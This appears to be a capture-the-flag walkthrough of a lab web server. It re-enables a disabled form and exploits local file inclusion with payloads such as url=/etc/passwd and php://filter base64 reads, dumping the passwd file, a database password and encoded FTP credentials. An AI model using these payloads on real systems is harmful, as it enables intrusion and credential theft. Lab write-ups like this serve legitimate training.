


```
<!-- TODO: removed all the code to actually change the picture after backslash gang attacked us, simply echos as debug now -->
```

The most promising thing seems to be the “Change Profile Pic”. This is apparently what the BackSlash gang used to compromise the site. The code is said to be disabled.
In Inspect Element I changed the value from disabled to enabled and the field became available. I then enabled the submit button.



```
<form action="/profilepicture.php" method="post">
  URL:
  <input type="text" name="url" disabled="" style="width:600px" data-com.bitwarden.browser.user-edited="yes">
  <br>
  <input style="width:200px" type="submit" value="Submit" disabled="">
</form>
</body>
```




Change your Profile Picture!


This has all been disabled while we try to get back on our feet after the hack.
-Pain

URL: Oh man :(


**ENABLED**



```
        </font>
      </div>
    ▼<form action="/profilepicture.php" method="post">
        URL:
        <input type="text" name="url" enabled="" style="width:600px">
        <br>
        <input style="width:200px" type="submit" value="Submit" disabled="">
      </form>
    </body>
```



```
      <input type="text" name="url" enabled="" style="width:600px" data-com.bitw
      <br>
      <input style="width:200px" type="submit" value="Submit" enabled="">
    </form>
  </body>
```




Change your Profile Picture!


This has all been disabled while we try to get back on our feet after the hack.
-Pain

URL: Hooray!

I sent the request to burp repeater so I would not have to change that setting every time.
I found an LFI vulnerability.The code is executed client side so RFI will not work



```
POST /profilepicture.php HTTP/1.1
Host: backup.forwardslash.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://backup.forwardslash.htb/profilepicture.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
DNT: 1
Connection: close
Cookie: PHPSESSID=pqir3mauubtplkttdoemqaahqo
Upgrade-Insecure-Requests: 1

url=/etc/passwd
```



```
    <meta charset="UTF-8">
    <title>Welcome</title>
    <link rel="stylesheet" href="bootstrap.css">
    <style type="text/css">
        body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
<body>
    <div class="page-header">
        <h1>Change your Profile Picture!</h1>
     <font style="color:red">This has all been disabled while we try to get back on our feet after
    </div>
<form action="/profilepicture.php" method="post">
        URL:
        <input type="text" name="url" disabled style="width:600px"><br>
        <input style="width:200px" type="submit" value="Submit" disabled>
</form>
</body>
</html>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
pain:x:1000:1000:pain:/home/pain:/bin/bash
chiv:x:1001:1001:Chivato,,,:/home/chiv:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
```

Because this site should be in its own current directory I should be able read the files without entering their extension

CONFIG.PHP


The contents of config.php returned a database username and password for the servers local SQL service. This appears to be clear text

It also states these are the credentials for temp db and he had to backup the old config because he didnt want it compromised.

```
<?php
//credentials for the temp db while we recover, had to backup old config, didn't want it getting compromised -pain
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'www-data');
define('DB_PASSWORD',
'5iIwJX0C2nZiIhkLYE7n314VcKNx8uMkxfLvCTz2USGY180ocz3FQuVtdCy3dAgIMK3Y8XFZv9fBi6OwG6OYxoAVnhaQkm7r2ec');
define('DB_NAME', 'site');

/* Attempt to connect to MySQL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
```

The Backslash Gang mentioned that there is an automatic ftp login which makes me believe there are creds somehwere else.
The /dev/index.php page really intrigued me and I felt like something was there. I had to use base64 php encoding to return the page successfully.

**URL**: php://filter/convert.base64-encode/resource=dev/index.php
**URL**: php://filter/convert.base64-encode/resource=/proc/self/cwd/dev/index.php


Change your Profile Picture!


This has all been disabled while we try to get back on our feet after the hack.
-Pain

WxpemUgdGhlIHNlc3Npb24Kc2Vzc2lvbl9zdGFydCgpOwoKaWYoKCFpc3NldCgkX1NFU1NJT05bImxvZ2dlZGluIl0pIHx8ICRfU0VTU0lPT
10sICRtYXRjaCkpIHsKCQkkaXAgPSBleHBsb2RlKCcvJywgJG1hdGNoWzBdKVsyXTsKCQllY2hvICRpcDsKCQllcnJvcl9sb2coIkNvbm5lY3R

Base64 decode the returned value

```
echo
'PD9waHAKLy9pbmNsdWRlX29uY2UgLi4vc2Vzc2lvbi5waHA7Ci8vIEluaXRpYWxpemUgdGhlIHNlc3Npb24Kc2Vzc2lvbl9zdGFydCgpOwoKaWYoKCFpc3
NldCgkX1NFU1NJT05bImxvZ2dlZGluIl0pIHx8ICRfU0VTU0lPTlsibG9nZ2VkaW4iXSAhPT0gdHJ1ZSB8fCAkX1NFU1NJT05bJ3VzZXJuYW1lJ10gIT09I
CJhZG1pbiIpICYmICRfU0VSVkVSWydSRU1PVEVfQUREUiddICE9PSAiMTI3LjAuMC4xIil7CiAgICBoZWFkZXIoJ0hUVFAvMS4wIDQwMyBGb3JiaWRkZW4n
KTsKICAgIGVjaG8gIjxoMT40MDMgQWNjZXNzIERlbmllZDwvaDE
+IjsKICAgIGVjaG8gIjxoMz5BY2Nlc3MgRGVuaWVkIEZyb20gIiwgJF9TRVJWRVJbJ1JFTU9URV9BRERSJ10sICI8L2gzPiI7CiAgICAvL2VjaG8gIjxoMj
5SZWRpcmVjdGluZyB0byBsb2dpbiBpbiAzIHNlY29uZHM8L2gyPiIKICAgIC8vZWNobyAnPG1ldGEgaHR0cC1lcXVpdj0icmVmcmVzaCIgY29udGVudD0iM
zt1cmw9Li4vbG9naW4ucGhwIiAvPic7CiAgICAvL2hlYWRlcigibG9jYXRpb246IC4uL2xvZ2luLnBocCIpOwogICAgZXhpdDsKfQo/
Pgo8aHRtbD4KCTxoMT5YTUwgQXBpIFRlc3Q8L2gxPgoJPGgzPlRoaXMgaXMgb3VyIGFwaSB0ZXN0IGZvciB3aGVuIG91ciBuZXcgd2Vic2l0ZSBnZXRzIHJ
lZnVyYmlzaGVkPC9oMz4KCTxmb3JtIGFjdGlvbj0iL2Rldi9pbmRleC5waHAiIG1ldGhvZD0iZ2V0IiBpZD0ieG1sdGVzdCI
+CgkJPHRleHRhcmVhIG5hbWU9InhtbCIgZm9ybT0ieG1sdGVzdCIgcm93cz0iMjAiIGNvbHM9IjUwIj48YXBpPgogICAgPHJlcXVlc3Q
+dGVzdDwvcmVxdWVzdD4KPC9hcGk+CjwvdGV4dGFyZWE+CgkJPGlucHV0IHR5cGU9InN1Ym1pdCI+Cgk8L2Zvcm0+Cgo8L2h0bWw
+Cgo8IS0tIFRPRE86CkZpeCBGVFAgTG9naW4KLS0
+Cgo8P3BocAppZiAoJF9TRVJWRVJbJ1JFUVVFU1RfTUVUSE9EJ10gPT09ICJHRVQiICYmIGlzc2V0KCRfR0VUWyd4bWwnXSkpIHsKCgkkcmVnID0gJy9mdH
A6XC9cL1tcc1xTXSpcL1wiLyc7CgkvLyRyZWcgPSAnLygoKCgyNVswLTVdKXwoMlswLTRdXGQpfChbMDFdP1xkP1xkKSkpXC4pezN9KCgoKDI1WzAtNV0pf
CgyWzAtNF1cZCl8KFswMV0/XGQ/
XGQpKSkpLycKCglpZiAocHJlZ19tYXRjaCgkcmVnLCAkX0dFVFsneG1sJ10sICRtYXRjaCkpIHsKCQkkaXAgPSBleHBsb2RlKCcvJywgJG1hdGNoWzBdKVs
yXTsKCQllY2hvICRpcDsKCQllcnJvcl9sb2coIkNvbm5lY3RpbmciKTsKCgkJJGNvbm5faWQgPSBmdHBfY29ubmVjdCgkaXApIG9yIGRpZSgiQ291bGRuJ3
QgY29ubmVjdCB0byAkaXBcbiIpOwoKCQllcnJvcl9sb2coIkxvZ2dpbmcgaW4iKTsKCgkJaWYgKEBmdHBfbG9naW4oJGNvbm5faWQsICJjaGl2IiwgJ04wY
m9keUwxa2VzQmFjay8nKSkgewoKCQkJZXJyb3JfbG9nKCJHZXR0aW5nIGZpbGUiKTsKCQkJZWNobyBmdHBfZ2V0X3N0cmluZygkY29ubl9pZCwgImRlYnVn
LnR4dCIpOwoJCX0KCgkJZXhpdDsKCX0KCglsaWJ4bWxfZGlzYWJsZV9lbnRpdHlfbG9hZGVyIChmYWxzZSk7CgkkeG1sZmlsZSA9ICRfR0VUWyJ4bWwiXTs
KCSRkb20gPSBuZXcgRE9NRG9jdW1lbnQoKTsKCSRkb20tPmxvYWRYTUwoJHhtbGZpbGUsIExJQlhNTF9OT0VOVCB8IExJQlhNTF9EVERMT0FEKTsKCSRhcG
kgPSBzaW1wbGV4bWxfaW1wb3J0X2RvbSgkZG9tKTsKCSRyZXEgPSAkYXBpLT5yZXF1ZXN0OwoJZWNobyAiLS0tLS1vdXRwdXQtLS0tLTxicj5cclxuIjsKC
WVjaG8gIiRyZXEiOwp9CgpmdW5jdGlvbiBmdHBfZ2V0X3N0cmluZygkZnRwLCAkZmlsZW5hbWUpIHsKICAgICR0ZW1wID0gZm9wZW4oJ3BocDovL3RlbXAn
LCAncisnKTsKICAgIGlmIChAZnRwX2ZnZXQoJGZ0cCwgJHRlbXAsICRmaWxlbmFtZSwgRlRQX0JJTkFSWSwgMCkpIHsKICAgICAgICByZXdpbmQoJHRlbXA
pOwogICAgICAgIHJldHVybiBzdHJlYW1fZ2V0X2NvbnRlbnRzKCR0ZW1wKTsKICAgIH0KICAgIGVsc2UgewogICAgICAgIHJldHVybiBmYWxzZTsKICAgIH
0KfQoKPz4K' |base64 -d
```

This returned the FTP credentials login

